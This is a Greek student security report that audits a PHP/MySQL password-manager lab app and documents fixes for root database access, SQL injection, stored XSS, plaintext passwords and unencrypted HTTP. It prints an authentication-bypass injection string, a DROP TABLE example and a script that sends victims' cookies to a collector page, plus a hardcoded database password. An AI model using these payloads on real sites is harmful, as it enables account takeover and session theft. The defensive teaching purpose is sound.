ΑΡΙΣΤΟΤΕΛΕΙΟ
ΠΑΝΕΠΙΣΤΗΜΙΟ
ΘΕΣΣΑΛΟΝΙΚΗΣ

ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ
ΥΠΟΛΟΓΙΣΤΩΝ

Ανάδειξη και Αντιμετώπιση Προβλημάτων Ασφάλειας σε Εφαρμογή Password Manager

Ασφάλεια Πληροφοριακών Συστημάτων

Νίκος Τουλκερίδης
10718
toulkeri@ece.auth.gr

28 Δεκεμβρίου 2025

Περιεχόμενα

1 Εισαγωγή

Σκοπός της παρούσας εργασίας είναι η ανάλυση της ασφάλειας μιας web εφαρμογής διαχείρισης κωδικών (Password Manager), ο εντοπισμός ευπαθειών και η διόρθωσή τους. Η εφαρμογή είναι υλοποιημένη σε PHP και χρησιμοποιεί βάση δεδομένων MySQL. Κατά τον έλεγχο εντοπίστηκαν κρίσιμα κενά ασφαλείας που παραβιάζουν βασικές αρχές της ασφάλειας πληροφοριακών συστημάτων, όπως η αρχή των ελάχιστων προνομίων και η εμπιστευτικότητα των δεδομένων.


2 Ανάλυση και Αντιμετώπιση Ευπαθειών

Στην ενότητα αυτή παρουσιάζονται αναλυτικά τα κενά ασφαλείας που εντοπίστηκαν, καθώς και οι λύσεις που εφαρμόστηκαν για την αντιμετώπισή τους.

2.1 Σύνδεση με Δικαιώματα Διαχειριστή (Root Privileges)

Εντοπισμός Ευπάθειας

Κατά την επισκόπηση του πηγαίου κώδικα, εντοπίστηκε ότι η εφαρμογή συνδέεται στη βάση δεδομένων MySQL χρησιμοποιώντας τον λογαριασμό `root` με κενό κωδικό πρόσβασης (empty password). Αυτό παρατηρήθηκε στα αρχεία `login.php`, `register.php` και `dashboard.php`.



Σχήμα 1: Εντοπισμός των διαπιστευτηρίων root στον κώδικα του login.php.


Ανάλυση Κινδύνου: Η χρήση του λογαριασμού `root` (super-user) παραβιάζει θεμελιωδώς την αρχή των ελάχιστων προνομίων (Principle of Least Privilege). Σε περίπτωση που ένας επιτιθέμενος εκμεταλλευτεί μια ευπάθεια SQL Injection (η οποία υπάρχει στην εφαρμογή), θα αποκτήσει πλήρη δικαιώματα στον διακομιστή βάσης δεδομένων. Αυτό του επιτρέπει να:

- Διαβάσει ή να διαγράψει οποιαδήποτε βάση δεδομένων (όχι μόνο την `pwd_mgr`).
- Διαχειριστεί λογαριασμούς χρηστών της MySQL.
- Διαβάσει αρχεία του συστήματος (αν το επιτρέπει η ρύθμιση `secure_file_priv`).

Αντιμετώπιση και Διόρθωση

Για την επίλυση του προβλήματος ακολουθήθηκε μια διαδικασία δύο βημάτων: η δημιουργία ενός περιορισμένου χρήστη στη βάση δεδομένων και η ενημέρωση του κώδικα της εφαρμογής.

Βήμα 1: Δημιουργία Χρήστη με Περιορισμένα Δικαιώματα Μέσω του `http://localhost/phpmyadmin`, δημιουργήθηκε ο χρήστης `sec_user` με ισχυρό κωδικό πρόσβασης(`mexriNAsbhseiOhlios5911!`). Στον χρήστη αυτόν αποδόθηκαν δικαιώματα **μόνο** για τη βάση `pwd_mgr` και συγκεκριμένα μόνο για τις εντολές που απαιτεί η λειτουργία της εφαρμογής (SELECT, INSERT, UPDATE, DELETE).




Σχήμα 2: Επιτυχής δημιουργία χρήστη sec_user και ανάθεση περιορισμένων δικαιωμάτων.

Βήμα 2: Ενημέρωση Κώδικα PHP Ο κώδικας σύνδεσης σε όλα τα αρχεία PHP (`login.php`, `register.php`, `dashboard.php`, `notes.php`) τροποποιήθηκε ώστε να χρησιμοποιεί τα νέα διαπιστευτήρια:

```
// Connect to the database using the secured user
$conn = mysqli_connect("localhost", "sec_user", "mexriNAsbhseiOhlios5911!",
    "pwd_mgr");
```

Listing 1: Νέος κώδικας σύνδεσης (login.php)

Βήμα 3: Επαλήθευση Για να επιβεβαιώσουμε την ορθότητα της λύσης, συνδεθήκαμε στη MySQL ως `sec_user`. Όπως φαίνεται στην παρακάτω εικόνα, ο χρήστης έχει πρόσβαση στα δεδομένα της εφαρμογής, αλλά του απαγορεύεται η πρόσβαση σε βάσεις δεδομένων συστήματος (π.χ. `mysql`), αποτρέποντας την κλιμάκωση προνομίων.




Σχήμα 3: Άρνηση πρόσβασης (Access Denied) στη βάση mysql για τον χρήστη sec_user.

2.2 Ευπάθεια SQL Injection


Εντοπισμός Ευπάθειας

Κατά τον έλεγχο του κώδικα, διαπιστώθηκε ότι η εφαρμογή κατασκεύαζε τα ερωτήματα SQL (Queries) συνενώνοντας απευθείας τα δεδομένα εισόδου του χρήστη (String Concatenation). Αυτό εντοπίστηκε σε όλα τα σημεία αλληλεπίδρασης με τη βάση δεδομένων:

- `login.php`: Στο ερώτημα SELECT για την είσοδο χρήστη.
- `register.php`: Στο ερώτημα INSERT για την εγγραφή νέου χρήστη.
- `dashboard.php`: Στα ερωτήματα εισαγωγής και διαγραφής εγγραφών ιστοσελίδων.



Σχήμα 4: Ευάλωτος κώδικας στο login.php. Η μεταβλητή $username εισάγεται χωρίς έλεγχο.



Σχήμα 5: Ευάλωτος κώδικας στο register.php. SQL Injection μέσω του username/password κατά την εγγραφή.

Ανάλυση Κινδύνου: Η πρακτική αυτή επιτρέπει σε έναν επιτιθέμενο να αλλοιώσει τη λογική του ερωτήματος SQL. Για παράδειγμα, εισάγοντας το payload `' OR '1'='1` στο πεδίο username της φόρμας login, το παραγόμενο ερώτημα γίνεται:

```
SELECT * FROM login_users WHERE username='' OR '1'='1' AND password='
    ...';
```

Η συνθήκη `'1'='1'` είναι πάντα αληθής, οδηγώντας σε παράκαμψη της πιστοποίησης (Authentication Bypass) και είσοδο ως ο πρώτος χρήστης της βάσης (συνήθως ο διαχειριστής).

Αντιμετώπιση: Χρήση Prepared Statements

Για την οριστική αντιμετώπιση του προβλήματος, αντικαταστάθηκαν όλα τα δυναμικά ερωτήματα SQL με **Prepared Statements** (Προετοιμασμένες Δηλώσεις) χρησιμοποιώντας τη βιβλιοθήκη MySQLi.

Η τεχνική αυτή διαχωρίζει τον κώδικα SQL από τα δεδομένα. Η βάση δεδομένων λαμβάνει πρώτα τη δομή του ερωτήματος (με χαρακτήρες ?) και στη συνέχεια τα δεδομένα τοποθετούνται στις θέσεις αυτές αυστηρά ως τιμές (parameters), καθιστώντας αδύνατη την εκτέλεσή τους ως εντολές SQL.

Παράδειγμα Διόρθωσης στο login.php (SELECT):

```
// Προετοιμασία του ερωτήματος με placeholder (?)
$stmt = $conn->prepare("SELECT * FROM login_users WHERE username = ?");
// Σύνδεση της παραμέτρου (s = string)
$stmt->bind_param("s", $username);
$stmt->execute();
$result = $stmt->get_result();
$stmt->close();
```

Listing 2: Ασφαλής κώδικας με bind_param

Παράδειγμα Διόρθωσης στο register.php (INSERT):

```
// Χρήση Prepared Statement για την εισαγωγή
$stmt = $conn->prepare("INSERT INTO login_users (username, password) VALUES
    (?, ?)");
$stmt->bind_param("ss", $new_username, $hashed_password);
$result = $stmt->execute();
$stmt->close();
```

Listing 3: Ασφαλής εισαγωγή νέου χρήστη

Με αυτές τις αλλαγές, ακόμη και αν ένας χρήστης εισάγει ειδικούς χαρακτήρες SQL (π.χ. `admin'; DROP TABLE users;--`), αυτοί θα αποθηκευτούν απλώς ως μέρος του ονόματος χρήστη και δεν θα εκτελεστούν.

2.3 Ευπάθεια Cross Site Scripting (XSS)

Εντοπισμός Ευπάθειας

Η εφαρμογή επιτρέπει στους χρήστες να καταχωρούν σημειώσεις μέσω του αρχείου `notes.php`. Κατά την επισκόπηση του κώδικα, διαπιστώθηκε ότι τα δεδομένα των σημειώσεων εμφανίζονται στους χρήστες ακριβώς όπως αποθηκεύτηκαν στη βάση δεδομένων, χωρίς καμία επεξεργασία ή κωδικοποίηση εξόδου (Output Encoding).

```
// Τα δεδομένα εμφανίζονται raw ακατέργαστα()
echo "<div class='note-content'>" . $row["note"] . "</div>";
```


Listing 4: Ευάλωτος κώδικας εμφάνισης στο notes.php

Ανάλυση Κινδύνου (Stored XSS): Αυτό επιτρέπει την επίθεση **Stored XSS**. Ένας κακόβουλος χρήστης μπορεί να εισάγει κώδικα JavaScript στο πεδίο της σημείωσης. Όταν ένας άλλος χρήστης (π.χ. ο διαχειριστής) επισκεφτεί τη σελίδα `notes.php`, ο κώδικας θα εκτελεστεί αυτόματα στον φυλλομετρητή του.

Σενάριο Επίθεσης (Cookie Stealing): Όπως φαίνεται και στα βοηθητικά αρχεία της επίθεσης (`getcookie.php`), ένας επιτιθέμενος μπορεί να χρησιμοποιήσει το εξής payload για να υποκλέψει το Session ID του θύματος:

```
<script>
fetch(`http://localhost/passman/xss/getcookie.php?v=`+document.cookie
    );
</script>
```

Το κλεμμένο cookie αποθηκεύεται στο αρχείο `stolencookies.txt` και μπορεί να προβληθεί μέσω του `listcookies.php`, επιτρέποντας στον επιτιθέμενο να καταλάβει τη συνεδρία του χρήστη (Session Hijacking).



Σχήμα 6: Απόδειξη ευπάθειας: Λίστα υποκλεμμένων cookies (PHPSESSID) που συγκεντρώθηκαν μέσω της επίθεσης.


Αντιμετώπιση: Φιλτράρισμο Εισόδου/Εξόδου

Για την αντιμετώπιση του προβλήματος, εφαρμόστηκε η τεχνική **Output Encoding** (Κωδικοποίηση Εξόδου). Συγκεκριμένα, στο αρχείο `notes.php`, η εμφάνιση των δεδομένων τροποποιήθηκε ώστε να γίνεται μέσω της συνάρτησης `htmlspecialchars()`.

```
// Μετατροπή ειδικών χαρακτήρων σε HTML entities
echo "<div class='note-content'>" . htmlspecialchars($row["note"]) . "</div
    >";
```

Listing 5: Διορθωμένος κώδικας στο notes.php

Η συνάρτηση αυτή μετατρέπει τους ειδικούς χαρακτήρες (όπως <, >, ", ') σε HTML entities (π.χ. το `<script>` γίνεται `&lt;script&gt;`). Έτσι, ο φυλλομετρητής ερμηνεύει τα δεδομένα ως απλό κείμενο και όχι ως εκτελέσιμο κώδικα.



Σχήμα 7: Αποτέλεσμα διόρθωσης: Ο κώδικας JavaScript εμφανίζεται ως απλό κείμενο και δεν εκτελείται.

2.4 Αποθήκευση Κωδικών σε Απλό Κείμενο (Plaintext)

Εντοπισμός Ευπάθειας

Κατά τον έλεγχο της βάσης δεδομένων `pwd_mgr`, διαπιστώθηκε ότι οι κωδικοί πρόσβασης στον πίνακα `login_users` αποθηκεύονταν ως απλό κείμενο (plaintext). Αυτό σημαίνει ότι οποιοσδήποτε έχει πρόσβαση στη βάση δεδομένων (π.χ. διαχειριστής συστήματος ή επιτιθέμενος μέσω SQL Injection) μπορεί να διαβάσει άμεσα τους κωδικούς όλων των χρηστών.

```
ntoylker@ntoylker:~$ /opt/lampp/bin/mysql -u sec_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 156
Server version: 10.4.32-MariaDB Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> USE pwd_mgr;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pwd_mgr]> SELECT * FROM login_users;
+----+------------------+----------+
| id | username         | password |
+----+------------------+----------+
|  1 | u1               | p1       |
|  4 | victim_plaintext | 123456   |
+----+------------------+----------+
2 rows in set (0,001 sec)

MariaDB [pwd_mgr]>
```

Σχήμα 8: Στιγμιότυπο της βάσης δεδομένων πριν τη διόρθωση. Οι κωδικοί "p1" και "123456" είναι πλήρως αναγνώσιμοι.

Ανάλυση Κινδύνου: Η αποθήκευση κωδικών σε απλή μορφή αποτελεί κρίσιμο κενό ασφαλείας. Σε περίπτωση διαρροής δεδομένων, οι κωδικοί μπορούν να χρησιμοποιηθούν άμεσα για παραβίαση λογαριασμών, χωρίς να απαιτείται διαδικασία αποκρυπτογράφησης ή cracking.

Αντιμετώπιση: Ασφαλής Αποθήκευση (Hashing)

Για την αντιμετώπιση του προβλήματος, καταργήθηκε η αποθήκευση σε απλή μορφή και υιοθετήθηκε η χρήση κρυπτογραφικών συναρτήσεων κατακερματισμού (Hashing). Συγκεκριμένα, χρησιμοποιήθηκε ο αλγόριθμος **Bcrypt** μέσω των ενσωματωμένων συναρτήσεων της PHP.

Αλλαγές στον Κώδικα:

- **Εγγραφή (register.php):** Πριν την αποθήκευση στη βάση, ο κωδικός μετατρέπεται σε hash.

```
$hashed_password = password_hash($new_password, PASSWORD_DEFAULT);
// Η εισαγωγή στη βάση γίνεται πλέον με το $hashed_password
```

Listing 6: Hashing κωδικού κατά την εγγραφή

- **Είσοδος (login.php):** Η ταυτοποίηση δεν γίνεται πλέον με απλή σύγκριση strings, αλλά με τη συνάρτηση επαλήθευσης hash.

```php
// Έλεγχος αν ο κωδικός ταιριάζει με το αποθηκευμένο hash
if (password_verify($password, $row['password'])) {
    // Επιτυχής είσοδος
}
```

Listing 7: Επαλήθευση κωδικού κατά το login


```
ntoylker@ntoylker:~$ /opt/lampp/bin/mysql -u sec_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 161
Server version: 10.4.32-MariaDB Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> USE pwd_mgr;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pwd_mgr]> SELECT * FROM login_users;
+----+------------------+--------------------------------------------------------------+
| id | username         | password                                                     |
+----+------------------+--------------------------------------------------------------+
|  1 | u1               | p1                                                           |
|  4 | victim_plaintext | 123456                                                       |
|  5 | secure_user      | $2y$10$487G8H.SIlD9.UZl9/tAKeQVqNH7Z5V96hLazj/ew6Fojs3vTFvgm |
+----+------------------+--------------------------------------------------------------+
3 rows in set (0,001 sec)

MariaDB [pwd_mgr]>
```

Σχήμα 9: Η βάση δεδομένων μετά τη διόρθωση. Ο νέος χρήστης "secure_user" έχει κωδικό σε μορφή hash ($2y$10$...), καθιστώντας τον μη αναγνώσιμο.


2.5 Χρήση Μη Ασφαλούς Πρωτοκόλλου (HTTP)

Εντοπισμός Ευπάθειας

Η εφαρμογή λειτουργεί πάνω από το πρωτόκολλο HTTP, το οποίο δεν παρέχει κρυπτογράφηση στην επικοινωνία μεταξύ του φυλλομετρητή (Client) και του διακομιστή (Server). Κατά την ανάλυση της κίνησης δικτύου (Network Traffic Analysis) κατά τη διαδικασία της εισόδου, διαπιστώθηκε ότι τα διαπιστευτήρια (username, password) αποστέλλονται ως απλό κείμενο.



Σχήμα 10: Ανάλυση κίνησης δικτύου (Network Tab) 1.



Σχήμα 11: Ανάλυση κίνησης δικτύου (Network Tab 2). Ο κωδικός πρόσβασης "secret123" είναι ορατός στο πεδίο Form Data καθώς δεν υπάρχει κρυπτογράφηση.

Ανάλυση Κινδύνου (Man-in-the-Middle): Η έλλειψη κρυπτογράφησης επιτρέπει σε κακόβουλους τρίτους που βρίσκονται στο ίδιο δίκτυο (π.χ. δημόσιο Wi-Fi) να υποκλέψουν ευαίσθητα δεδομένα μέσω επιθέσεων Man-in-the-Middle (MitM).

Προτεινόμενη Αντιμετώπιση: Εξαναγκασμός HTTPS

Η πλήρης επίλυση απαιτεί την εγκατάσταση πιστοποιητικού SSL/TLS στον Web Server (Apache). Ωστόσο, σε επίπεδο εφαρμογής (Application Layer), προτείνεται και παρατίθεται ο παρακάτω κώδικας που πρέπει να προστεθεί στην αρχή κάθε αρχείου PHP (`login.php`, `dashboard.php`, `register.php`, `notes.php`).

Ο κώδικας αυτός εξυπηρετεί δύο σκοπούς:

1. **HTTPS Redirection:** Αναγκάζει τον browser να χρησιμοποιεί πάντα ασφαλή σύνδεση.
2. **Secure Cookies:** Ορίζει τις σημαίες `Secure` (αποστολή μόνο μέσω HTTPS), `HttpOnly` (απαγόρευση πρόσβασης από JavaScript) και `SameSite` (προστασία από CSRF) στα cookies συνεδρίας.

```php
// 1. Force HTTPS redirection
if (empty($_SERVER['HTTPS']) || $_SERVER['HTTPS'] === "off") {
    $location = 'https://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI'];
    header('HTTP/1.1 301 Moved Permanently');
    header('Location: ' . $location);
    exit;
}

// 2. Set Secure Session Parameters
$cookieParams = session_get_cookie_params();
session_set_cookie_params([
    'lifetime' => $cookieParams['lifetime'],
    'path' => $cookieParams['path'],
    'domain' => $cookieParams['domain'],
    'secure' => true, // SEND ONLY OVER HTTPS
    'httponly' => true, // PREVENT JAVASCRIPT ACCESS
    'samesite' => 'Strict'
]);
session_start();
```

Listing 8: Προτεινόμενος κώδικας για εξαναγκασμό HTTPS και Secure Cookies